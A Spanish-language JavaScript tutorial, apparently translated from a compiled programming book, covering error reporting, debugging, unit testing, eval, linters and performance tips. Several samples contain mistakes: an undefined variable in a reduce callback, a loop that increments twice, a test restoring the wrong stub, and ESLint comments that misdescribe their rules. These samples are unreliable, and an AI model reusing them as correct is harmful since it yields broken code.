colNumber	Si se llama a un manejador con más de 1 argumento, el cuarto argumento es el número de columna dentro del archivo fuente JavaScript.
error	Si se llama a un manejador con más de 1 argumento, el quinto argumento es a veces un objeto Error que describe el problema.

Sección 98.1: Manejo de window.onerror para informar de todos los errores al servidor

El siguiente ejemplo escucha el evento `window.onerror` y utiliza una técnica de baliza de imagen para enviar la información a través de los parámetros GET de una URL.

```
var hasLoggedOnce = false;
// Algunos navegadores (al menos Firefox) no informan de los números de línea y columna
// cuando el evento se maneja a través de window.addEventListener('error', fn). Por eso
// un enfoque más fiable es establecer un oyente de eventos a través de la asignación directa.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // No tiene sentido reportar un error si:
        // 1. ya se ha reportado otro -- la página tiene un estado inválido y puede producir
        demasiados errores.
        // 2. la información proporcionada no tiene sentido (!eventOrMessage -- el navegador no
        proporcionó información por alguna razón.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
        error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
    stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':', colNumber ||
    '?'].join('');
    // acortar un poco el mensaje para que se ajuste mejor al límite de longitud de URL del
    navegador (que es de 2.083 en algunos navegadores)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // llamar al manejador del lado del servidor que probablemente debería registrar el error en
    una base de datos o en un archivo de registro
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);
    // window.DEBUG_ENVIRONMENT una propiedad configurable que puede ser establecida a true en
    algún otro lugar para propósitos de depuración y pruebas.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

Capítulo 99: Depuración

Sección 99.1: Variables interactivas del intérprete

Tenga en cuenta que sólo funcionan en las herramientas para desarrolladores de determinados navegadores.

`$_` proporciona el valor de la última expresión evaluada.

```
"foo" // "foo"
$_ // "foo"
```

$0 se refiere al elemento DOM seleccionado actualmente en el Inspector. Así que si `<div id="foo">` está resaltado:

```
$0 // <div id="foo">
$0.getAttribute('id') // "foo"
```

`$1` se refiere al elemento seleccionado anteriormente, `$2` al seleccionado antes, y así sucesivamente para `$3` y `$4`.

Para obtener una colección de elementos que coincidan con un selector CSS, utilice `$$(selector)`. Esto es esencialmente un atajo para `document.querySelectorAll`.

```
var images = $$('img'); // Devuelve un array o una lista de nodos con todos los elementos
coincidentes
```

	$_	$()	[1]$$()	$0	$1	$2	$3	$4
Opera	15+	11+	11+	11+	11+	15+	15+	15+
Chrome	22+	✔	✔	✔	✔	✔	✔	✔
Firefox	39+	✔	✔	✔	✔	✔	✔	✔
IE	11	11	11	11	11	11	11	11
Safari	6.1+	4+	4+	4+	4+	4+	4+	4+

[1] alias para `document.getElementById` o `document.querySelector`

Sección 99.2: Puntos de interrupción

Los puntos de interrupción detienen el programa cuando la ejecución alcanza un determinado punto. A continuación, puede recorrer el programa línea por línea, observando su ejecución e inspeccionando el contenido de sus variables.

Hay tres formas de crear puntos de interrupción.

1. Desde el código, utilizando la sentencia `debugger;`.
2. Desde el navegador, utilizando las Herramientas para desarrolladores.
3. Desde un Entorno de Desarrollo Integrado (IDE).

Declaración del depurador

Puedes colocar una sentencia `debugger;` en cualquier lugar de tu código JavaScript. Una vez que el intérprete JS llegue a esa línea, detendrá la ejecución del script, permitiéndole inspeccionar variables y recorrer su código.

Herramientas para desarrolladores

La segunda opción es añadir un punto de interrupción directamente en el código desde las Herramientas de desarrollo del navegador.

Abrir las herramientas para desarrolladores

Chrome o Firefox

1. Pulse F12 para abrir Herramientas de desarrollo

2. Cambia a la pestaña Fuentes (Chrome) o a la pestaña Depurador (Firefox)

3. Pulsa Ctrl + P y escribe el nombre de tu archivo JavaScript

4. Pulsa Intro para abrirlo.

Internet Explorer o Edge

1. Pulse F12 para abrir Herramientas de desarrollo

2. Cambia a la pestaña Depurador.

3. Utilice el icono de carpeta situado en la esquina superior izquierda de la ventana para abrir un panel de selección de archivos; allí encontrará su archivo JavaScript.

Safari

1. Pulsa Comando + Opción + C para abrir Herramientas de desarrollo.

2. Cambie a la pestaña Recursos

3. Abre la carpeta "Scripts" en el panel lateral izquierdo

4. Seleccione su archivo JavaScript.

Añadir un punto de interrupción desde las Herramientas de desarrolladores

Una vez abierto el archivo JavaScript en las Herramientas de desarrollo, puede hacer clic en un número de línea para colocar un punto de interrupción. En siguiente vez que se ejecute el programa, se detendrá ahí.

Nota sobre fuentes minificadas: Si su fuente está minificada, puede hacer Pretty Print (convertirla a formato legible). En Chrome, esto se hace haciendo clic en el botón {} en la esquina inferior derecha del visor de código fuente.

IDEs

Visual Studio Code (VSC)

VSC tiene soporte incorporado para depurar JavaScript.

1. Haga clic en el botón Depurar de la izquierda o Ctrl + Mayús + D

2. Si aún no lo ha hecho, cree un archivo de configuración de lanzamiento (`launch.json`) pulsando el icono de engranaje.

3. Ejecuta el código desde VSC pulsando el botón verde de reproducción o pulsa F5.

Añadir un punto de interrupción en VSC

Haga clic junto al número de línea de su archivo fuente JavaScript para añadir un punto de interrupción (se marcará en rojo). Para eliminar el punto de interrupción, vuelva a hacer clic en el círculo rojo.

Consejo: También puede utilizar los puntos de interrupción condicionales en las herramientas de desarrollo del navegador. Estos ayudan a omitir interrupciones innecesarias en la ejecución. Ejemplo: quieres examinar una variable en un bucle exactamente en la 5ª iteración.

```
48        while (n < e.length) {
49          r = e.charCodeAt(n);
     The breakpoint on line 49 will stop only if this expression is true:
     n===5
50          if (r < 128) {
```

Sección 99.3: Uso de setters y getters para averiguar qué ha cambiado una propiedad

Digamos que tienes un objeto como este:

```
var myObject = {
      name: 'Peter'
}
```

Más adelante en tu código, intentas acceder a `myObject.name` y obtienes **George** en lugar de **Peter**. Empiezas a preguntarte quién lo cambió y dónde se cambió exactamente. Hay una manera de colocar un `debugger` (o algo más) en cada conjunto (cada vez que alguien hace `myObject.name = 'something'`):

```
var myObject = {
      _name: 'Peter',
      set name(name){debugger;this._name=name},
      get name(){return this._name}
}
```

Ten en cuenta que hemos cambiado el `name` a `_name` y que vamos a definir un setter y un getter para `name`.

`set name` es el setter. Ese es un punto dulce donde puedes colocar `debugger`, `console.trace()`, o cualquier otra cosa que necesites para depurar. El setter establecerá el valor de nombre en `_name`. El getter (la parte `get name`) leerá el valor desde allí. Ahora tenemos un objeto completamente funcional con funcionalidad de depuración.

La mayoría de las veces, sin embargo, el objeto que se modifica no está bajo nuestro control. Afortunadamente, podemos definir setters y getters en objetos **existentes** para depurarlos.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;
// Create setter and getter
Object.defineProperty(otherObject, "name", {
      set: function(name) {debugger;this._name = name},
      get: function() {return this._name}
});
```

Consulta setters y getters en MDN para más información.

Soporte del navegador para setters/getters:

	Chrome	Firefox	IE	Opera	Safari	Móvil
Versión	1	2.0	9	9.5	3	todos

Sección 99.4: Utilizar la consola

En muchos entornos, tienes acceso a un objeto de `console` global que contiene algunos métodos básicos para comunicarte con dispositivos de salida estándar. Lo más habitual es que se trate de la consola JavaScript del navegador (consulte Chrome, Firefox, Safari y Edge para obtener más información).

```
// En su forma más simple, puede "registrar" una cadena de caracteres
console.log("Hello, World!");
// También puede registrar cualquier número de valores separados por comas
console.log("Hello", "World!");
// También puede utilizar la sustitución de cadenas de caracteres
console.log("%s %s", "Hello", "World!");
// También puede registrar cualquier variable que exista en el mismo ámbito
var arr = [1, 2, 3];
console.log(arr.length, this);
```

Puede utilizar diferentes métodos de consola para resaltar su salida de diferentes maneras. Otros métodos también son útiles para una depuración más avanzada.

Para más documentación, información sobre compatibilidad e instrucciones sobre cómo abrir la consola de tu navegador, consulta el tema Consola.

Nota: si necesita compatibilidad con IE9, elimine console.log o envuelva sus llamadas como se indica a continuación, ya que `console` no está definida hasta que se abren las Herramientas para desarrolladores:

```
if (console) { // Solución para IE9
    console.log("test");
}
```

Sección 99.5: Pausar automáticamente la ejecución

En Google Chrome, puede pausar la ejecución sin necesidad de colocar puntos de interrupción.

Pausa en Excepción: Mientras este botón esté activado, si su programa golpea una excepción no manejada, el programa se pausará como si hubiera golpeado un punto de interrupción. El botón se encuentra cerca de los controles de ejecución y es útil para localizar errores.

También puede pausar la ejecución cuando se modifica una etiqueta HTML (nodo DOM) o cuando cambian sus atributos. Para ello, haz clic con el botón derecho del ratón en el nodo DOM de la pestaña Elementos y selecciona "Interrumpir al...".

Sección 99.6: Inspector de elementos

Al hacer clic en el botón *Seleccionar un elemento de la página para inspeccionarlo* en la esquina superior izquierda de la pestaña Elementos en Chrome o Inspector en Firefox, disponible en Herramientas de desarrollo, y luego hacer clic en un elemento de la *página*, se resalta el elemento y se asigna a la variable `$0`.

El inspector de elementos puede utilizarse de varias formas, por ejemplo:

1. Puedes comprobar si tu JS está manipulando el DOM de la forma que esperas,

2. Puedes depurar más fácilmente tu CSS, al ver qué reglas afectan al elemento (pestaña Estilos en Chrome).

3. Puedes jugar con CSS y HTML sin recargar la página.

Además, Chrome recuerda las 5 últimas selecciones en la pestaña Elementos. `$0` es la selección actual, mientras que `$1` es la selección anterior. Usted puede ir hasta `$4`. De esta manera usted puede depurar fácilmente múltiples nodos sin cambiar constantemente la selección a ellos.

Más información en Google Developers.

Sección 99.7: Interrumpir cuando se llama a una función

Para las funciones con nombre (no anónimas), se puede romper cuando se ejecuta la función.

```
debug(functionName);
```

La próxima vez que se ejecute la función `functionName`, el depurador se detendrá en su primera línea.

Sección 99.8: Paso a paso por el código

Una vez que haya detenido la ejecución en un punto de interrupción, es posible que desee seguir la ejecución línea por línea para observar lo que sucede. Abra las Herramientas de Desarrollo de su navegador y busque los iconos de Control de Ejecución. (Este ejemplo utiliza los iconos de Google Chrome, pero serán similares en otros navegadores).

Reanudar: Desactivar ejecución. Atajo: F8 (Chrome, Firefox)

Paso Siguiente: Ejecuta la siguiente línea de código. Si esa línea contiene una llamada a una función, ejecute toda la función y pase a la línea siguiente, en lugar de saltar a donde esté definida la función. Atajo: F10 (Chrome, Firefox, IE/Edge), F6 (Safari).

Paso Siguiente: Ejecuta la siguiente línea de código. Si esa línea contiene una llamada a una función, salta a la función y haz una pausa allí. Atajo: F11 (Chrome, Firefox, IE/Edge), F7 (Safari).

Paso Anterior: Ejecuta el resto de la función actual, salta al punto desde el que se llamó a la función y se detiene en la siguiente sentencia. Atajo: Shift + F11 (Chrome, Firefox, IE/Edge), F8 (Safari).

Utilícelos junto con la **Pila de Llamadas**, que le indicará en qué función se encuentra actualmente, qué función llamó a esa función, etc.

Consulte la guía de Google sobre "Cómo avanzar por el código" para obtener más detalles y consejos.

Enlaces a la documentación de las teclas de acceso rápido del navegador:

- Chrome
- Firefox
- IE
- Edge
- Safari

Capítulo 100: Pruebas unitarias de JavaScript

Sección 100.1: Pruebas unitarias de promesas con Mocha, Sinon, Chai y Proxyquire

Aquí tenemos una simple clase a probar que devuelve una `Promise` basada en los resultados de un `ResponseProcessor` externo que tarda en ejecutarse.

Por simplicidad asumiremos que el método `processResponse` nunca fallará.

```
import {processResponse} from '../utils/response_processor';
const ping = () => {
     return new Promise((resolve, _reject) => {
          const response = processResponse(data);
          resolve(response);
     });
}
module.exports = ping;
```

Para comprobarlo podemos aprovechar las siguientes herramientas.

1. `mocha`
2. `chai`
3. `sinon`
4. `proxyquire`
5. `chai-as-promised`

Utilizo el siguiente script de prueba en mi archivo `package.json`.

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register −require
./test/unit/test_helper.js --recursive test/**/*_spec.js"
```

Esto me permite utilizar la sintaxis es6. Hace referencia a un `test_helper` que tendrá el aspecto siguiente

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';
chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

`Proxyquire` nos permite inyectar nuestro propio stub en lugar del `ResponseProcessor` externo. Entonces podemos usar `sinon` para espiar los métodos de ese stub. Usamos las extensiones a `chai` que `chai-as-promised` inyecta para comprobar que la promesa del método `ping()` se cumple, y que finalmente devuelve la respuesta requerida.

```
import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';
let formattingStub = {
    wrapResponse: () => {}
}
let ping = proxyquire('../../../src/api/ping', {
    '../utils/formatting': formattingStub
});
describe('ping', () => {
    let wrapResponseSpy, pingResult;
    const response = 'some response';
    beforeEach(() => {
        wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
        pingResult = ping();
    })
    afterEach(() => {
        formattingStub.wrapResponse.restore();
    })
    it('returns a fullfilled promise', () => {
        expect(pingResult).to.be.fulfilled;
    })
    it('eventually returns the correct response', () => {
        expect(pingResult).to.eventually.equal(response);
    })
});
```

Ahora supongamos que quieres probar algo que utiliza la respuesta de `ping`.

```
import {ping} from './ping';
const pingWrapper = () => {
    ping.then((response) => {
        // hacer algo con la respuesta
    });
}
module.exports = pingWrapper;
```

Para probar el `pingWrapper` aprovechamos

1. [`sinon`]

2. [`proxyquire`]

3. [`sinon-stub-promise`]

Como antes, `Proxyquire` nos permite inyectar nuestro propio stub en el lugar de la dependencia externa, en este caso el método ping que probamos anteriormente. Luego podemos usar `sinon` para espiar los métodos de ese stub y aprovechar `sinon-stub-promise` para permitirnos `returnsPromise`. Esta promesa puede entonces ser resuelta o rechazada como deseemos en el test, para probar la respuesta del wrapper a eso.

```
import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';
let pingStub = {
	ping: () => {}
};
let pingWrapper = proxyquire('../src/pingWrapper', {
	'./ping': pingStub
});
describe('pingWrapper', () => {
	let pingSpy;
	const response = 'some response';
	beforeEach(() => {
		pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
		pingSpy.resolves(response);
		pingWrapper();
	});
	afterEach(() => {
		pingStub.wrapResponse.restore();
	});
	it('wraps the ping', () => {
		expect(pingSpy).to.have.been.calledWith(response);
	});
});
```

Sección 100.2: Aserción básica

En su nivel más básico, las pruebas unitarias en cualquier lenguaje proporcionan aserciones contra alguna salida conocida o esperada.

```
function assert( outcome, description ) {
	var passFail = outcome ? 'pass' : 'fail';
	console.log(passFail, ': ', description);
	return outcome;
};
```

El popular método de aserción anterior nos muestra una forma rápida y sencilla de asertar un valor en la mayoría de navegadores web e intérpretes como Node.js con prácticamente cualquier versión de ECMAScript.

Una buena prueba unitaria está diseñada para probar una unidad discreta de código, normalmente una función.

```
function add(num1, num2) {
	return num1 + num2;
}
var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

En el ejemplo anterior, el valor de retorno de la función `add(x, y)` o `5 + 20` es claramente `25`, por lo que nuestra aserción de `24` debería fallar, y el método `assert` registrará una línea "fail".

Si simplemente modificamos el resultado esperado de nuestra aserción, la prueba tendrá éxito y la salida resultante será algo parecido a esto.

```
assert( result == 25, 'add(5, 20) should return 25...');
console output:
> pass: should return 25...
```

Esta simple aserción puede asegurar que, en muchos casos diferentes, tu función "add" siempre devolverá el resultado esperado y no requiere frameworks o librerías adicionales para funcionar.

Un conjunto más riguroso de aserciones tendría este aspecto (utilizando `var result = add(x,y)` para cada aserción):

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

Y la salida de la consola sería esta:

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

Ahora podemos decir con seguridad que **`add(x,y)`… debería devolver la suma de dos enteros**. Podemos enrollar estos en algo como esto:

```
function test__addsIntegers() {
     // esperar una serie de afirmaciones pasadas
     var passed = 3;
     // número de afirmaciones que deben reducirse y añadirse como booleanas
     var assertions = [
          assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
          assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
          assert( add(0, 1) == 1, 'add(0, 1) should return 1...')
     ].reduce(function(previousValue, currentValue){
          return previousValue + current;
     });
     if (assertions === passed) {
          console.log("add(x,y)... did return the sum of two integers");
          return true;
     } else {
          console.log("add(x,y)... does not reliably return the sum of two integers");
          return false;
     }
}
```

Capítulo 101: Evaluar JavaScript

Parámetro	Detalles
string	El JavaScript que debe evaluarse.

En JavaScript, la función evalúa una cadena como si fuera código JavaScript. El valor devuelto es el resultado de la cadena de caracteres evaluada, por ejemplo, `eval('2 + 2')` devuelve `4`.

`eval` está disponible en el ámbito global. El ámbito léxico de la evaluación es el ámbito local a menos que se invoque indirectamente (por ejemplo, `var geval = eval; geval(s);`).

Se desaconseja encarecidamente el uso de `eval`. Consulte la sección Observaciones para más detalles.

Sección 101.1: Evaluar una cadena de caracteres de sentencias JavaScript

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";
console.log("z is ", eval(str));
```

Se desaconseja encarecidamente el uso de `eval`. Consulte la sección Observaciones para más detalles.

Sección 102.1: Introducción

Siempre puede ejecutar JavaScript desde dentro de sí mismo, aunque se **desaconseja encarecidamente** debido a las vulnerabilidades de seguridad que presenta (consulte Observaciones para obtener más detalles).

Para ejecutar JavaScript desde dentro de JavaScript, simplemente utilice la siguiente función:

```
eval("var a = 'Hello, World!'");
```

Sección 103.1: Evaluación y matemáticas

Puedes establecer una variable a algo con la función `eval()` usando algo similar al código de abajo:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";
var res = a + b + c;
```

El resultado, almacenado en la variable `res`, será:

```
200
4
27
```

Se desaconseja encarecidamente el uso de `eval`. Consulte la sección Observaciones para más detalles.

Capítulo 102: Linters - Garantizar la calidad del código

Sección 102.1: JSHint

JSHint es una herramienta de código abierto que detecta errores y posibles problemas en el código JavaScript.

Para eliminar la pelusa de su JavaScript tiene dos opciones.

1. Vaya a JSHint.com y pegue su código allí en el editor de texto en línea.
2. Instala JSHint en tu IDE.
    - Atom: linter-jshint (debe tener instalado el plugin Linter)
    - Sublime Text: JSHint Gutter y/o Sublime Linter
    - Vim: jshint.vim o jshint2.vim
    - Visual Studio: VSCode JSHint

Un beneficio de añadirlo a tu IDE es que puedes crear un archivo de configuración JSON llamado `.jshintrc` que será usado cuando hagas linting a tu programa. Esto es conveniente si quieres compartir configuraciones entre proyectos.

Ejemplo de archivo `.jshintrc`

```
{
	"-W097": false, // Permitir "use strict" a nivel de documento
	"browser": true, // define los globales expuestos por los navegadores modernos
	http://jshint.com/docs/options/#browser
	"curly": true, // requiere que se coloquen siempre llaves alrededor de los bloques en bucles
	y condicionales http://jshint.com/docs/options/#curly
	"devel": true, // define los globales que se suelen utilizar para el registro de depuración
	de los pobres: consola, alerta, etc. http://jshint.com/docs/options/#devel
	// Lista de variables globales (false significa sólo lectura)
	"globals": {
		"globalVar": true
	},
	"jquery": true, // Esta opción define los globales expuestos por la biblioteca jQuery
	JavaScript.
	"newcap": false,
	// Lista de funciones globales o const vars
	"predef": [
		"GlobalFunction",
		"GlobalFunction2"
	],
	"undef": true, // advertir sobre vars indefinidos
	"unused": true // advertir sobre vars no utilizados
}
```

JSHint también permite configuraciones para líneas/bloques de código específicos.

```
switch(operation)
{
      case '+'
      {
            result = a + b;
            break;
      }
      // JSHint W086 Esperaba una sentencia 'break'
      // JSHint bandera para permitir que los casos no necesitan una pausa
      /* se cae */
      case '*':
      case 'x':
      {
            result = a * b;
            break;
      }
}
// JSHint deshabilitar error para variable no definida, porque está definida en otro archivo
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

Encontrará más opciones de configuración en http://jshint.com/docs/options/

Sección 102.2: ESLint / JSCS

ESLint es un linter de estilo de código y formateador para su guía de estilo muy parecido a JSHint. ESLint se fusionó con JSCS en abril de 2016. ESLint requiere más esfuerzo para configurarse que JSHint, pero hay instrucciones claras en su sitio web para empezar.

Un ejemplo de configuración para ESLint es el siguiente:

```
{
      "rules": {
            "semi": ["error", "always"], // lanzar un error cuando se detectan puntos y comas
            "quotes": ["error", "double"] // lanzar un error cuando se detectan comillas dobles
      }
}
```

Un ejemplo de archivo de configuración donde TODAS las reglas están desactivadas, con descripciones de lo que hacen se puede encontrar aquí.

Sección 102.3: JSLint

JSLint es el tronco del que se ramificó JSHint. JSLint adopta una postura mucho más obstinada sobre cómo escribir código JavaScript, empujándote a utilizar sólo las partes que Douglas Crockford considera que son sus "partes buenas", y alejándote de cualquier código que Crockford crea que tiene una solución mejor. El siguiente hilo de StackOverflow puede ayudarle a decidir qué linter es el adecuado para usted. Aunque hay diferencias (aquí hay algunas breves comparaciones entre él y JSHint / ESLint), cada opción es extremadamente personalizable.

Para más información sobre la configuración de JSLint consulta NPM o github.

Capítulo 103: Anti-patrones

Sección 103.1: Encadenar asignaciones en declaraciones var

Encadenar asignaciones como parte de una declaración `var` creará variables globales involuntariamente.

Por ejemplo:

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

Resultará en:

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

En el ejemplo anterior, `a` es local, pero `b` se convierte en global. Esto se debe a la evaluación de derecha a izquierda del operador `=`. Así que el código anterior en realidad se evaluó como.

```
var a = (b = 0);
```

La forma correcta de encadenar asignaciones var es:

```
var a, b;
a = b = 0;
```

O:

```
var a = 0, b = a;
```

Esto asegurará que tanto a como b sean variables locales.

Capítulo 104: Consejos sobre rendimiento

JavaScript, como cualquier otro lenguaje, requiere que seamos juiciosos en el uso de ciertas características del lenguaje. El uso excesivo de algunas características puede disminuir el rendimiento, mientras que algunas técnicas pueden utilizarse para aumentarlo.

Sección 104.1: Evitar try/catch en funciones críticas para el rendimiento

Algunos motores JavaScript (por ejemplo, la versión actual de Node.js y versiones antiguas de Chrome anteriores a Ignition+turbofan) no ejecutan el optimizador en funciones que contienen un bloque try/catch.

Si necesita manejar excepciones en código de rendimiento crítico, puede ser más rápido en algunos casos mantener el try/catch en una función separada. Por ejemplo, esta función no será optimizada por algunas implementaciones:

```
function myPerformanceCriticalFunction() {
	try {
		// haga cálculos complejos aquí
	} catch (e) {
		console.log(e);
	}
}
```

Sin embargo, puedes refactorizar para mover el código lento a una función separada (que *puede* ser optimizada) y llamarla desde dentro del bloque `try`.

```
// Esta función puede optimizarse
function doCalculations() {
	// haga cálculos complejos aquí
}
// Todavía no siempre optimizado, pero no está haciendo mucho por lo que el rendimiento no importa
function myPerformanceCriticalFunction() {
	try {
		doCalculations();
	} catch (e) {
		console.log(e);
	}
}
```

Aquí hay un benchmark jsPerf que muestra la diferencia: https://jsperf.com/try-catch-deoptimization. En la versión actual de la mayoría de los navegadores, no debería haber mucha diferencia, si es que hay alguna, pero en versiones menos recientes de Chrome y Firefox, o IE, la versión que llama a una función de ayuda dentro del try/catch es probable que sea más rápida.

Tenga en cuenta que este tipo de optimizaciones deben realizarse con cuidado y con pruebas reales basadas en el perfilado de su código. A medida que los motores de JavaScript mejoran, podría terminar perjudicando el rendimiento en lugar de ayudar, o no hacer ninguna diferencia en absoluto (pero complicando el código sin ninguna razón). Que ayude, perjudique o no suponga ninguna diferencia puede depender de muchos factores, así que mide siempre los efectos en tu código. Esto es cierto para todas las optimizaciones, pero especialmente para las micro-optimizaciones como ésta, que dependen de detalles de bajo nivel del compilador/runtime.

Sección 104.2: Limitar las actualizaciones del DOM

Un error común visto en JavaScript cuando se ejecuta en un entorno de navegador es actualizar el DOM más a menudo de lo necesario.

El problema aquí es que cada actualización en la interfaz DOM hace que el navegador vuelva a renderizar la pantalla. Si una actualización cambia el diseño de un elemento de la página, es necesario volver a calcular todo

el diseño de la página, lo que consume mucho rendimiento incluso en los casos más sencillos. El proceso de redibujar una página se conoce como reflujo y puede hacer que el navegador funcione con lentitud o incluso deje de responder.

La consecuencia de actualizar el documento con demasiada frecuencia se ilustra con el siguiente ejemplo de adición de elementos a una lista.

Considere el siguiente documento que contiene un elemento `<ul>`:

```
<!DOCTYPE html>
<html>
	<body>
		<ul id="list"></ul>
	</body>
</html>
```

Añadimos `5000` elementos a la lista haciendo un bucle 5000 veces (puedes probarlo con un número mayor en un ordenador potente para aumentar el efecto).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
	list.innerHTML += `<li>item ${i}</li>`; // actualizar 5000 veces
}
```

En este caso, el rendimiento puede mejorarse agrupando los 5000 cambios en una única actualización del DOM.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
	html += `<li>item ${i}</li>`;
}
list.innerHTML = html; // update once
```

La función `document.createDocumentFragment()` puede utilizarse como contenedor ligero para el HTML creado por el bucle. Este método es ligeramente más rápido que modificar la propiedad `innerHTML` del elemento contenedor (como se muestra a continuación).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
	li = document.createElement("li");
	li.innerHTML = "item " + i;
	fragment.appendChild(li);
	i++;
}
list.appendChild(fragment);
```

Sección 104.3: Evaluación comparativa del código: medición del de ejecución

La mayoría de los consejos sobre rendimiento dependen en gran medida del estado actual de los motores JS y se espera que sólo sean relevantes en un momento dado. La ley fundamental de la optimización del rendimiento es que primero hay que medir antes de intentar optimizar, y volver a medir después de una presunta optimización.

Para medir el tiempo de ejecución del código, puede utilizar diferentes herramientas de medición del tiempo como:

Interfaz de rendimiento que representa información de rendimiento relacionada con el tiempo para la página dada (sólo disponible en navegadores).

process.hrtime en Node.js te da información de tiempo como tuplas [segundos, nanosegundos]. Llamado sin argumento devuelve un tiempo arbitrario pero llamado con un valor previamente devuelto como argumento devuelve la diferencia entre las dos ejecuciones.

Temporizadores de consola `console.time("labelName")` inicia un temporizador que puedes utilizar para controlar el tiempo que tarda una operación. Puedes dar a cada temporizador un nombre de etiqueta único, y puedes tener hasta 10.000 temporizadores ejecutándose en una página determinada. Cuando llame a `console.timeEnd("labelName")` con el mismo nombre, el navegador terminará el temporizador para el nombre dado y mostrará el tiempo en milisegundos, que transcurrió desde que se inició el temporizador. Las cadenas de caracteres pasadas a `time()` y `timeEnd()` deben coincidir, de lo contrario el temporizador no finalizará.

La función Date.now() devuelve la marca de tiempo actual en milisegundos, que es una representación numérica del tiempo transcurrido desde el 1 de enero de 1970 00:00:00 UTC hasta ahora. El método `now()` es un método estático de Date, por lo que siempre se utiliza como `Date.now()`.

Ejemplo 1 usando: `performance.now()`

En este ejemplo vamos a calcular el tiempo transcurrido para la ejecución de nuestra función, y vamos a utilizar el método Performance.now() que devuelve un DOMHighResTimeStamp, medido en milisegundos, con una precisión de una milésima de milisegundo.

```
let startTime, endTime;
function myFunction() {
      // Código lento que desea medir
}
// Obtener la hora de inicio
startTime = performance.now();
// Llamar a la función
myFunction();
// Obtener la hora final
endTime = performance.now();
// La diferencia es cuántos milisegundos se tardó en llamar a myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

El resultado en consola será algo parecido a esto:

```
Elapsed time: 0.10000000009313226
```

El uso de `performance.now()` tiene la mayor precisión en los navegadores con una exactitud de una milésima de milisegundo, pero la menor compatibilidad.

Ejemplo 2 usando: `Date.now()`

En este ejemplo vamos a calcular el tiempo transcurrido para la inicialización de un array grande (1 millón de valores), y vamos a utilizar el método `Date.now()`.

```
let t0 = Date.now(); // almacena el Timestamp actual en milisegundos desde el 1 de enero de 1970
00:00:00 UTC
let arr = []; // almacenar array vacío
for (let i = 0; i < 1000000; i++) { // 1 millón de iteraciones
      arr.push(i); // almacenar valor i actual
}
console.log(Date.now() - t0); // imprimir el tiempo transcurrido entre t0 almacenado y ahora
```

Ejemplo 3 utilizando: `console.time("label")` y `console.timeEnd("label")`.

En este ejemplo estamos realizando la misma tarea que en el Ejemplo 2, pero vamos a utilizar los métodos `console.time("label")` y `console.timeEnd("label")`.

```
console.time("t"); // iniciar un nuevo temporizador para la etiqueta nombre: "t"
let arr = []; // almacenar array vacío
for(let i = 0; i < 1000000; i++) { // 1 millón de iteraciones
     arr.push(i); // almacenar valor i actual
}
console.timeEnd("t"); // detener el temporizador para la etiqueta nombre: "t" e imprimir el tiempo
transcurrido
```

Ejemplo 4 usando `process.hrtime()`

En los programas Node.js esta es la forma más precisa de medir el tiempo empleado.

```
let start = process.hrtime();
// ejecución larga aquí, tal vez asíncrona
let diff = process.hrtime(start);
// devuelve por ejemplo [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// registros: La operación duró 1000002325 nanosegundos
```

Sección 104.4: Utilizar un memoizer para las funciones de cálculo pesado

Si estás construyendo una función que puede ser pesada para el procesador (ya sea del lado del cliente o del lado del servidor) puede que quieras considerar un **memoizer**, que es una *caché de ejecuciones de funciones anteriores y sus valores devueltos*. Esto te permite comprobar si los parámetros de una función fueron pasados anteriormente. Recuerda, las funciones puras son aquellas que, dada una entrada, devuelven una salida única correspondiente y no causan efectos secundarios fuera de su ámbito, por lo que no deberías añadir memoizers a funciones que son impredecibles o dependen de recursos externos (como llamadas AJAX o valores devueltos aleatoriamente).

Digamos que tengo una función factorial recursiva:

```
function fact(num) {
     return (num === 0)? 1 : num * fact(num - 1);
}
```

